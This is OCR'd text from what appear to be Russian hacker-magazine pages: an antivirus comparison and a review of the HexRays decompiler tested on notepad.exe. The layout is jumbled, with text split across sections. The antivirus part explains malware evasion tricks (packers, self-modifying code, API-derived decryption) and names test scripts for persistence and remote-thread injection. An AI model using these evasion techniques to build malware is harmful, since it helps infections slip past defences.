Что вообще такое «проактивная защита»? Эта технология — логическое продолжение эвристических методов детектирования вредоносного ПО путем анализа его возможной деятельности. Однако «проактивная защита» — более широкое понятие, нежели «эвристический анализатор». Оно включает в себя мониторинг системного реестра, контроль целостности критических файлов, мониторинг работы приложений с оперативной памятью и другие методы. Когда сигнатурный и эвристический поиск не дают результатов, предотвратить работу неизвестной малвари бывает под силу как раз такой проактивной защите. Для того чтобы посмотреть на ее работу на практике, были разработаны следующие заготовки:
1. explorer.bat — подменяет explorer.exe (активный процесс, защищенный от записи!) на cmd.exe (или любой вирус по вкусу). Действия вступают в силу после перезагрузки или убиения explorer'а любыми средствами.
2. runone.bat — добавляет новый exe в RunOnce. Требует прав администратора.
3. wmfhotfix.bat — добавляет новую DLL, проецирующуюся на все вновь запускаемые USER32-приложения (то есть приложения с графическим

Как обманывают антивирус

Трюк 1: технология чистого листа
Малварь, написанная с нуля (from the scratch), не поддается детектированию в принципе (если, конечно, она не использует готовых компонентов, свистнутых из других вирусов, уже успевших засветиться в антивирусных базах). Теоретически существуют определенные последовательности машинных инструкций/API-функций, характерных для малвари и практически не встречающихся в честных программах, по которым эвристический анализатор может определить угрозу при условии, что антивирус получает управление первым, что вовсе не факт!
Зловредные последовательности легко зашифровать, разнести по разным частям программы, разбавить мусором, в результате чего практически все эвристики остаются не у дел. Самые продвинутые (KAV, NOD32) упорно продолжают мочить заразу, поэтому хакерам приходится прибегать к другим трюкам. Но! Это в случае, если антивирус получает управление первым, например, если пользователь открывает исполняемый файл, проверяемый антивирусом перед запуском. А если малварь проникает через дыру в сетевом стеке (например), то она (при наличии достаточных прав) запросто прикончит антивирус, и тот никак не сможет ей противостоять.

Трюк 2: упаковщики и протекторы
Антивирусы поддерживают обширную (и постоянно обновляемую) базу упаковщиков исполняемых файлов и прочих протекторов, разработчики которых прилагают титанические усилия, чтобы сделать упаковку однонаправленным процессом, то есть, чтобы максимально затруднить распаковку. Разгрызть навороченный протектор очень сложно, и на это уходит от пары дней до нескольких недель рабочего времени, в течение которого любой древний вирус, обработанный новым протектором, будет проходить сквозь антивирусные заслоны со свистом пули. Как вариант — можно слегка подправить код уже существующего протектора, и антивирус вновь обломается с его распаковкой.

Трюк 3: оставаться в памяти
Проактивные механизмы концентрируются вокруг исполняемых файлов, реестра и прочих ресурсов, в которых гнездится зараза, откладывая яйца. Однако существует множество червей, обитающих исключительно в памяти и не прикасающихся ни к диску, ни к реестру. Естественно, такие черви гибнут при перезагрузке, однако если компьютер подключен к сети, то червь будет приходить вновь и вновь, пока администратор не заткнет все дыры. Лишь некоторые антивирусы периодически выполняют сканирование памяти!

Трюк 4: код, который модифицирует себя сам
Даже у самых продвинутых AV-движков эмуляторы не поддерживают самомодифицирующийся код, что позволяет малвари установить команду перехода на честный код и тут же изменить целевой адрес на вирусное тело, но антивирусы этого не заметят и будут искать черную кошку, которой нет, в темной комнате, которая никогда не существовала. Естественно, некоторые тривиальные самомодификации изначально заложены в эвристический движок и палятся на лету, но в общем случае самомодифицирующийся код современным антивирусам все еще не по зубам.

Трюк 5: использование неизвестных команд
При заражении программы вирус обычно внедряет в точку входа честной программы одну или несколько команд для передачи управления на вирусное тело, которое может быть расположено где угодно: в начале, середине, конце файла, или даже «размазано» по всей его длине. Если эти команды неизвестны эмулятору ЦП, то антивирус просто пропускает такой файл, поскольку знает, с какого адреса продолжать декодирование (неизвестные машинные команды имеют неизвестную длину), а неизвестных команд очень много. Реально эмуляторы поддерживают только базовые инструкции, не более 10% от общего набора x86-команд. Что же касается x86-64, то это вообще шах и мат (во всяком случае сейчас).

Трюк 6: использование API-функций
Эмуляторы, встроенные в антивирусы, эмулируют лишь машинные инструкции (да и то не все), но не API-функции операционной системы, результат которых можно использовать для расшифровки кода. Самый распространенный трюк среди хакеров — берем некоторую API-функцию, передаем ей некорректные параметры, чтобы она возвратила определенный код ошибки (заранее известный хакеру), использующийся для расшифровки основного вирусного тела. Антивирусы нервно курят в сторонке, но в драку не лезут, поскольку эмулировать все API-функции — задача практически нерешаемая, а если же использовать динамическую эмуляцию (то есть выполнять API-функции на живом ЦП), то при этом существует риск, что вирус вырвется за пределы эмулятора и захватит управление.



Старый добрый Norton Antivirus

интерфейсом), перезагрузки не требует, но требует прав администратора.
4. va_thread.exe — демонстрирует излюбленный способ внедрения малвари в чужое адресное пространство с помощью создания удаленного потока, выполняющегося в области памяти, выделенной API-функцией VirtualAllocEx.


Надо сказать, что методы проактивной защиты пока мало распространены. Это относительно новая технология, поэтому нет ничего удивительного в том, что многие антивирусы не отрабатывают эти ситуации. Это не значит, что они плохие, просто они этого пока не умеют.

Итоги: награду «Лучший проактив» заслуженно получает Антивирус Касперского — эта штука действительно работает и может предотвратить деятельность всевозможной заразы. Порадовала также песочница Sophos Norman'a, которую вирусам обойти будет довольно сложно.

ПОДВОДЯ ИТОГИ

Так какой же антивирус лучше? Никакой! Практика показывает, что в разных ситуациях каждый из продуктов ведет себе по-разному. Где-то лучше NOD32, где-то эффективнее оказываются технологии Антивируса Касперского, а в третьей ситуации их обоих переплюнет какой-нибудь другой продукт. К сожалению, установить несколько антивирусных пакетов нельзя, да и это не гарантировало бы полной защиты. Гораздо важнее выполнять элементарные правила безопасности, чтобы у заразы не было ни малейшего шанса попасть в систему. Впрочем, в наше время иметь при себе антивирусный пакет необходимо. И теперь ты можешь выбрать его, исходя их того, что для тебя важнее. ⌶

Логотипы	Название	Сайт	Лицензия	Награды
	Антивирус Касперского 7.0	www.kaspersky.ru	Shareware	ЛУЧШИЙ ПРОАКТИВ
	Dr. Web Антивирус 4.44	www.drweb.ru	Shareware	
avast! exchange	avast! 4 Professional Edition	www.avast.ru	Shareware	
AVG Anti-Virus	AVG Anti-Virus Free Edition 7.5	free.grisoft.com	Freeware	
AntiVir	Avira AntiVir PersonalEdition 7.06	www.free-av.com	Freware	ЛУЧШИЙ ЭВРИСТИК
bitdefender	BitDefender Antivirus 2008	www.bitdefender.com	Shareware	
NOD 32	NOD32 2.70.39	www.esetnod32.ru	Shareware	ЛУЧШИЙ СКАНЕР
F-PROT antivirus	F-PROT Antivirus for Windows	www.f-prot.com	Shareware	
F-SECURE	F-Secure Anti-Virus 2008	www.f-secure.com	Shareware	
Norton AntiVirus	Norton AntiVirus 2008	www.symantec.com	Shareware	
	Panda Antivirus 2008	www.viruslab.ru	Shareware	
SOPHOS	Sophos Norman Virus Control	www.sophos.com	Shareware	
McAfee	McAfee VirusScan 8.5.0i	www.mcafee.ru	Shareware	



КРИС КАСПЕРСКИ/

HEXRAYS — ДЕКОМПИЛЯТОР НОВОГО ПОКОЛЕНИЯ

ПРЕВРАЩАЕМ ЛЮБОЙ БИНАРНИК В С-КОД

Начинающие реверсеры, еще не познавшие все прелести чистого ассемблера, постоянно спрашивают на хакерских форумах, где бы им раздобыть декомпилятор для Си или Паскаля. Декомпиляторов-то много, но вот результат... без дизассемблера все равно ну никак не обойтись. И вот, наконец, свершилось! Ильфак (автор легендарного дизассемблера IDA Pro) выпустил декомпилятор нового поколения HexRays, делающий то, что другим не под силу. Мир вздрогнул от восторга (реклама вообще обещала чудо), порождая сейсмические волны впечатлений: от оргазма до полного отвращения. Истина же, как водится, где-то посередине, и стоит обозначить эту середину, рассмотрев слабые и сильные стороны декомпилятора, а также области его применения.

Почему у Ильфака получилось то, что упорно не желало получаться у других? Начнем с того, что HexRay представляет собой всего лишь плагин к IDA Pro — интерактивному дизассемблеру более чем с десятилетней историей, первая версия которой увидела свет 6 мая 1991 года. Спустя некоторое время к работе над ней подключился удивительный человек, гениальный программист и необычайно креативный кодер Юрий Харон. Вместе с Ильфаком (не без помощи других талантливых парней, конечно) они начали работать в том направлении, куда еще никто не вкладывал деньги. До этого дизассемблеры писались исключительно на пионерском энтузиазме параллельно с изучением ассемблера и довольно быстро забрасывались. Ильфак и Юрий Харон решили рискнуть. В итоге IDA Pro стал не только основным, но и, пожалуй, единственным продуктом фирмы DataRescue (мелкие утилиты и прочие ответвления не в счет). Стоит ли удивляться, что парням удалось решить практически все фундаментальные проблемы дизассемблирования, над которыми просто не хотели работать остальные разработчики, зная, что быстрой отдачи не будет и проект потребует десятилетий упорного труда. Самое время выяснить, что же это за проблемы такие, откуда они берутся и как решаются.

ФУНДАМЕНТАЛЬНЫЕ ПРОБЛЕМЫ ДЕКОМПИЛЯЦИИ

Компиляция — процесс однонаправленный и необратимый, в ходе которого теряется огромное количество лишней информации, совершенно ненужной процессору. Это не шутка! Исходный текст, написанный на языке высокого уровня, чрезвычайно избыточен, что, с одной стороны, упрощает его понимание, а с другой — страхует программиста от ошибок. Взять хотя бы информацию о типах. На низком уровне процессор оперирует базовыми типами: байт, слово, двойное слово. Строки превращаются в последовательности байтов, и, чтобы догадаться, что это строка, приходится прибегать к эвристическим алгоритмам.

Структуры и классы также «расщепляются» в ходе компиляции, и, за исключением некоторых виртуальных функций, все остальные члены класса теряют свою кастовую принадлежность, становясь глобальными процедурами. Восстановить иерархию классов в общем случае невозможно, а в принципе не сильно и нужно.

Никто из здравомыслящих людей не требует от декомпилятора получения даже приближенной копии исходного кода, но мы вправе рассчитывать на удобочитаемость листинга, а также на то, что повторная компиляция не развалит программу, а создаст вполне работоспособный модуль — тогда мы сможем вносить любые изменения в декомпилированный текст, развивая его в нужном нам направлении. В противном случае такому декомпилятору место на свалке, и фиксить баги декомпиляции ничуть не проще, чем переписывать подопытную программу с нуля. Декомпиляции препятствует ряд серьезных проблем, важнейшие из которых перечислены ниже.

ЧТО В ИМЕНИ ТВОЕМ


Комментарии, имена функций и переменных в процессе компиляции теряются безвозвратно (исключение составляют динамические типы, имена которых в двоичном модуле хранятся как есть, а потому и тормозят, словно динозавры). Ну, комментариев в большинстве исходных текстов и так

негусто, так что их отсутствие еще можно пережить, но вот без имен переменных и функций логика работы даже простейших программ становится совершенно непонятной.
К счастью, современные программы наполовину (а то и более) состоят из библиотечных и API-функций, которые распознаются классическим сигнатурным поиском. Главное — собрать обширную базу библиотек всех популярных (и непопулярных) компиляторов с учетом многообразия их версий.
IDA Pro уже давно поддерживает технологию FLIRT (Fast Library Identification and Recognition Technology), не только распознающую библиотечные функции, но также восстанавливающую их прототипы вместе с прототипами API-функций, которые, кстати говоря, могут импортироваться не только по имени, но еще и по ординалу, то есть по номеру. Чтобы превратить бессловесный номер в имя, понятное человеку, опять-таки требуется база.
Почему реконструкция прототипов так важна для декомпилятора? А потому, что она позволяет восстанавливать типы передаваемых функциями переменных, назначая им хоть и обезличенные, но все же осмысленные имена в стиле: hWnd, hModule, X, Y, nWidth, nHeight, hCursor, hMenu, hDlg. Согласись, это намного лучше, чем dword_1008030, dword_1008269, dword_1006933, что характерно для подавляющего большинства остальных декомпиляторов.
Даже если часть переменных распознана, то это уже упрощает анализ программы и реконструкцию оставшихся переменных.


КОНСТАНТА ИЛИ СМЕЩЕНИЯ

В силу архитектурных особенностей x86-процессоров константы и смещения (они же в терминах языков высокого уровня указатели) синтаксически абсолютно неразличимы, и декомпилятору (равно как и дизассемблеру) приходится задействовать мощные эвристические алгоритмы, чтобы не попасть впросак.
А какая между этими двумя сущностями разница? Очень большая! Вот, например, в регистр EAX загружается число 106996h. Если это указатель на ячейку памяти или массив данных, то дизассемблер должен воткнуть по этому адресу метку (label) и написать MOV EAX, _offset_ lab_106996 (естественно, имя метки дано условно, и совпадение с ее численным значением абсолютно случайно — при повторной компиляции она может оказаться расположенной по совершенно другому адресу). А вот если 106996h — это константа, выражающая, например, среднюю плотность тушканчиков на один квадратный метр лесополосы или количество полигонов на морде монстра, то ставить offset ни в коем случае нельзя, поскольку это введет нас в заблуждение при анализе, а еще, как уже говорилось, при повторной компиляции смещение может уплыть, превращая число 106996h черт знает во что. Программа либо будет работать неправильно, либо сразу рухнет (особенно, если путаница между константами и смещениями происходит не единожды, а совершается на протяжении всего листинга).
Так как же все-таки определить, кто есть кто? На первый взгляд, все достаточно просто. Если данная сущность используется как указатель (то есть через нее происходит обращение к памяти по заданному адресу: mov eax, 106996h/ mov ebx,[eax]), тут и дизассемблеру ясно, что это смещение. Но стоит лишь немного усложнить пример, скажем, передать 106996h какой-нибудь функции или начать производить с ней сложные манипуляции, то дизассемблеру потребуется высадиться на полную реконструкцию всей цепочки преобразований. Но даже тогда его решение может оказаться неверным, поскольку в языке Си индексы (то есть константы) и указатели (то есть смещения) полностью взаимозаменяемы и конструкция buf[69] не только равносильна 69[buf], но и транслируется в идентичный машинный код, при реконструкции которого возникает очевидная проблема.
У нас есть два числа — A и B, сумма которых представляет указатель (то есть существует возможность определить, что это указатель, да и то если попыхтеть), но вот что из них индекс? Увы. Формальная математика не дает ответа на этот вопрос, и дизассемблеру приходится полагаться лишь на свою интуицию да эвристику. Указатели в win32, как правило, велики, поскольку минимальный базовый адрес загрузки файла равен 100000h. Индексы же, как правило (опять! как правило!), малы и много меньше указателей, однако если у нас имеется массив, расположенный по адресу 200000h и состоящий из 3 145 728 (300000h) элементов (а почему бы, собственно, и нет?!), то тут индексы старших элементов становятся больше базового указателя на массив, что вводит дизассемблер в заблуждение.
Полный перечень эвристических методик, используемых IDA для распознавания смещений, можно найти в книге «Образ мышления — IDA» (электронная копия которой находится на сервере http://nezumi.org.ru/ida.full.zip). Нам же достаточно сказать, что IDA действительно преуспела в этом направлении и ошибается крайне редко. И тем не менее все-таки ошибается, а с ростом размеров дизассемблируемой программы количество ошибок резко нарастает.

Пример декомпилированного кода



А вот как выглядит сама IDA Pro




video
Хочешь пример полностью декомпилированного приложения? На нашем диске будет видеоролик, демонстрирующий возможности HexRays.



dvd
Демонстрационную версию IDA ты найдешь на нашем диске. К сожалению, мы не можем выложить HexRays по правовым соображениям.

HexRays — это отдельный продукт и в то же время… плагин для IDA Pro



В качестве подопытного кролика возьмем обычный блокнот

КОД ИЛИ ДАННЫЕ

Вот так проблема! Наверное, даже самый тупой дизассемблер разберется, что ему подсунули: код или данные, тем более что в PE-файлах (основной формат исполняемых файлов под Windows) они разнесены по разным секциям. Ну, это в теории они разнесены, а на практике компиляторы очень любят пихать данные в секцию кода (особенно этим славится продукция фирмы Borland).

С другой стороны, практически все компиляторы (особенно на Си++) сплошь и рядом используют вызовы функций типа CALL EBX. Чтобы понять, куда ведет такой вызов, необходимо установить значение регистра EBX, что требует наличия более или менее полного эмулятора процессора, отслеживающего всю историю содержимого EBX с момента его инициализации и до непосредственного вызова.

Но непосредственные вызовы — ерунда. Вот косвенные — это да! Реконструкция CALL dword ptr DS:[EBX] требует не только эмуляции процессора (то есть набора машинных команд), но и эмуляции памяти! Естественно, это на порядок усложняет дизассемблерный движок, зато нераспознанные массивы данных мгновенно превращаются в функции, и, что самое главное, дизассемблер показывает, кто именно и откуда их вызывает!

Наличие эмулятора процессора и памяти позволяет также отслеживать положение регистра ESP, используемого для адресации локальных переменных и аргументов, передаваемых функциям. Если же эмулятора нет (а в IDA он есть), дизассемблер способен распознавать лишь простейшие формы адресации/передачи аргументов. Механизм, ответственный за распознание и отслеживание аргументов, носит красивое название PIT, но эта аббревиатура отнюдь не расшифровывается как «Пивоваренный [завод] Ивана Таранова», а происходит от Parameter Identification and Tracking — идентификация и отслеживание параметров, то есть аргументов. Тех, что бывают у функций. А еще бывают функции без аргументов, но это уже другая история.

РЕКОНСТРУКЦИЯ ПОТОКА УПРАВЛЕНИЯ

Языки высокого уровня оперируют такими конструкциями, как циклы, операторы выбора, ветвления и т.д., что делает программу простой и наглядной. Собственно говоря, именно отсюда и пошло структурное программирование. А ведь когда-то, давным-давно, в Бейсике (и других языках того времени), кроме примитивного GOTO, ничего не было и программа, насчитывающая больше сотни строк, превращалась в сплошные «спагетти», лишенные всякой логики, внутренней организации и следов цивилизации.

На низком же, машинном, уровне ситуация осталась той же, что и лет 50 тому назад. И хотя x86-процессоры формально поддерживают инструкцию цикла LOOP, компиляторы ее не используют, довольствуясь одними лишь условными и безусловными переходами, а потому первоочередная задача реверсера — реконструировать циклы, ветвления и другие высокоуровневые сооружения. Подробнее о том, как это делается руками, читай в «Фундаментальных основах хакерства» (бесплатная электронная копия лежит на http://nezumi.org.ru/phck2.full.zip).

Начиная с пятой версии в IDA Pro появился механизм графов, позволяющий автоматически реконструировать циклы, ветвления и прочие «кирпичи» языков высокого уровня. Впрочем, польза от графов была небольшой, и в реальности они только замедляли анализ, поскольку подобрать адекватный механизм визуализации и навигации Ильфаку так и не удалось… Но ведь не пропадать же труду?!

У ИСТОКОВ HEXRAYS

К пятой версии IDA Pro имела в своем арсенале все необходимое для автоматической декомпиляции, причем не просто декомпиляции, а очень качественной декомпиляции, декомпиляции принципиально нового уровня, до которого не дотягивает ни один другой существующий декомпилятор.

Вот так и родилась идея дописать к IDA еще небольшую (на самом деле очень большую) порцию кода, переводящую китайскую ассемблерную грамоту в доступный и понятный листинг на языке Си. Закипела напряженная работа, по ходу которой выявлялись все новые и новые подводные камни, обход которых требовал времени, усилий и мозговой активности. А всякая (или практически всякая) работа упирается в деньги, тем более что у Ильфака фирма!

Включать декомпилятор в дистрибутив IDA Pro Ильфак не стал. Тому было несколько причин. Первая и главная — основной массе текущих пользователей IDA декомпилятор не сильно нужен, если они им и будут пользоваться, то лишь из чистого любопытства, запустят пару раз, плюнут и вернутся к привычному стилю жизни — анализу дизассемблерного листинга. Второе — зарабатывать на жизнь (Ильфаку) и содержать фирму как-то же надо?!

Все это привело к тому, что декомпилятор, получивший название (HexRays), был выпущен отдельным продуктом, но — внимание на экран — требующим обязательного присутствия IDA, поскольку HexRays — всего лишь плагин. Таким образом, реверсеру, желающему упростить свою жизнь за счет автоматической декомпиляции, необходимо прибрести как саму IDA, так и HexRays. Причем приобретать этот комплект будет совсем другая пользовательская аудитория, совсем не та, что приобретала IDA и почитала ее как самый лучший интерактивный дизассемблер. Интерактивный — значит тесно взаимодействующий с пользователем (в смысле с хакером). В противовес ей, пакетные дизассемблеры стремятся к максимальной автоматизации реверсинга, лишая пользователя возможности вмешиваться в процесс и отдавать указания. HexRays, в отличие от IDA Pro, интерактивностью не обладает — она у него атрофирована еще в зародыше. Нет даже опций настройки! А там, где нет интерактивности, нет и хакеров. И тут мы плавно переходим к ответу на вопрос, кому нужен HexRays.

БОЕВОЕ КРЕЩЕНИЕ

Итак, HexRays у нас на руках. Устанавливаем его туда же, где располагаются все остальные плагины для IDA Pro, и приступаем к тестированию. В качестве объекта тестирования используется стандартный блокнот (в данном случае из комплекта поставки W2KSP0), на котором обкатываются все вирусы, все упаковщики исполняемых файлов (вместе с распаковщиками), все

```
notepad.c(2631) : error C2143: syntax error : missing ';' before 'type'
notepad.c(2632) : error C2275: 'DWORD' : illegal use of this type as an expression
notepad.c(2632) : error C2146: syntax error : missing ';' before identifier 'Type'
notepad.c(2632) : error C2065: 'Type' : undeclared identifier
notepad.c(2633) : error C2275: 'DWORD' : illegal use of this type as an expression
notepad.c(2633) : fatal error C1003: error count exceeds 100; stopping compilation
```

Огромное количество ошибок компиляции декомпилированного листинга

протекторы... словом, декомпилятор не станет исключением. А что? Блокнот — достаточно простая программа, обуславливающая тот минимум функционала, ниже которого декомпилятор из мощного программного комплекса превращается в дорогостоящую, но абсолютно бесполезную игрушку. Загрузив notepad.exe в IDA Pro и ответив на ряд несложных вопросов мастера автоанализа, даем дизассемблеру некоторое время поработать и, когда он перейдет в режим ожидания, заходим в меню «File → Produce File → Create C file» или нажимаем горячие клавиши <Ctrl-F5>.

Сначала на экране появляется логотип HexRays с предложением провериться на обновления и после нажатия на OK HexRays думает некоторое время, а когда он закончит заниматься магической деятельностью, на диске образуется файл notepad.c.

Ура! Свершилось! Пробуем откомпилировать его компилятором MS VC 6.0, предварительно скопировав в текущий каталог файл defs.h из каталога HexRays и заменив в строке #include <defs.h> угловые скобки двойными кавычками, иначе компилятор будет искать defs.h в системном каталоге с включаемыми файлами, где, естественно, его не обнаружит. Но это мелочи... А вот уже проблема посерьезнее. Компилятор, выдав более сотни ошибок, просто прерывает компиляцию, поскольку продолжать ее дальше нет никакого смысла.

Может, мы не тот компилятор выбрали для тестирования? Вообще-то, по идее, декомпилятор должен выдавать листинг на ANSI C, поддерживаемый любым ANSI-совместимым C-компилятором, но... все мы хорошо знаем любовь Ильфака к продукции фирмы Borland. На нем написана сама IDA, на нем же вышло первое SDK... Хорошо, берем последнюю версию Borland C++ (благо она бесплатна) и что же?! Вновь простыня ошибок и ругательств, приводящих к преждевременному прерыванию компиляции. Оказывается, чтобы откомпилировать декомпилированный файл, над ним еще предстоит основательно поработать. Вот тебе и раз...

А вот тебе и два! Декомпилятор выдал чистый *.c-файл, проигнорировав тот факт, что notepad.exe содержит еще и секцию ресурсов, но даже если при загрузке блокнота в IDA форсировать обработку ресурсов, мы все равно ничего не получим. Ну не умеет HexRays с ними работать и все-тут! Возможно, когда-нибудь он этому и научиться, но сейчас — нет.

Другими словами, HexRays не позволяет компилировать декомпилированные программы без дополнительной ручной работы и реально пригоден лишь для анализа. Возникает резонный вопрос: и насколько же он упрощает анализ? Чтобы не быть голословным, приведу два фрагмента кода:

ФРАГМЕНТ БЛОКНОТА, ДЕКОМПИЛИРОВАННОГО HEXRAYS

```
if ( RegOpenKeyExA(
       HKEY_CLASSES_ROOT,
       "CLSID\\{ADB880A6-D8FF-11CF-9377-00AA003B7A11}"
              "\\InprocServer32",
       0,
       0x20019u,
       &hKey) )
{
       result = 0;
}
else
{
       cbData = 260;

       if ( !RegQueryValueExA(hKey, ValueName, 0,
              0, lpData, &cbData) ) v1 = 1;
       RegCloseKey(hKey);
       result = v1;
}
return result;
```

Просто? Красиво? Понятно? Элегантно? Еще как! А вот как выглядел тот же самый код в чистом дизассемблере:

ТОТ ЖЕ КОД В ЧИСТОМ ДИЗАССЕМБЛЕРЕ

```
.text:0100318F          push    ebp
.text:01003190          mov     ebp, esp
.text:01003192          push    ecx
.text:01003193          push    ecx
.text:01003194          lea     eax, [ebp+hKey]

.text:01003197          push    esi
.text:01003198          xor     esi, esi
.text:0100319A          push    eax      ; phkResult
.text:0100319B          push    20019h   ; samDesired
.text:010031A0          push    esi      ; ulOptions
.text:010031A1          push    offset SubKey ; lpSubKey
.text:010031A6          push    80000000h         ; hKey
.text:010031AB          call    ds:RegOpenKeyExA

.text:010031B1          test    eax, eax
.text:010031B3          jnz     short loc_10031E7
.text:010031B5          lea     eax, [ebp+cbData]
.text:010031B8          mov     [ebp+cbData], 104h
.text:010031BF          push    eax      ; lpcbData
.text:010031C0          push    [ebp+lpData]; lpData
.text:010031C3          push    esi      ; lpType
.text:010031C4          push    esi      ; lpReserved
.text:010031C5          push    offset ValueName
; lpValueName
.text:010031CA          push    [ebp+hKey]        ; hKey
.text:010031CD          call    ds:RegQueryValueExA

.text:010031D3          test    eax, eax
.text:010031D5          jnz     short loc_10031DA


.text:010031D7          push    1
.text:010031D9          pop     esi

.text:010031DA loc_10031DA:
                        ; CODE XREF: sub_100318F+46
.text:010031DA          push    [ebp+hKey]        ; hKey
.text:010031DD          call    ds:RegCloseKey

.text:010031E3          mov     eax, esi
.text:010031E5          jmp     short loc_10031E9

.text:010031E7 loc_10031E7:
                        ; CODE XREF: sub_100318F+24
.text:010031E7          xor     eax, eax
.text:010031E9
```

Система визуализация кода в виде графов в IDA Pro



```
.text:010031E9 loc_10031E9:
                        ; CODE XREF: sub_100318F+56
.text:010031E9          pop     esi
.text:010031EA          leave
.text:010031EB          retn 4
```

Согласись, что сравнение отнюдь не в пользу дизассемблера, но не спеши радоваться. Рассмотрим еще один пример:

ЕЩЕ ОДИН ПРИМЕР РАБОТЫ ДЕКОМПИЛЯТОРА

```
if ( (unsigned __int16)a2 == 1 )
{
  dword_1008BCC = dword_1008028;

  if ( !dword_1008014 &&
    sub_10059A3(dword_10087D0, &String2, 0) )
  {
    return 1;
  }
}
```


Что делает этот код? Совершенно непонятно. То есть не то чтобы совсем непонятно, но смысл как-то ускользает. Тут требуется проанализировать, что это за переменные такие, кто еще (помимо этой функции) их модифицирует и зачем? В дизассемблере листинг выглядит схожим образом, но мощная система навигации по коду вкупе с перекрестными ссылками и подсветкой одноименных переменных/функций сокращает время анализа на несколько порядков, причем ни в одном текстовом редакторе, ни в одной среде программирования подобной системы навигации по коду нет!

А ЭТО ВИД В ДИЗАССЕМБЛЕРЕ

```
.text:01002306 loc_1002306:
                        ; CODE XREF: sub_1002239+C4
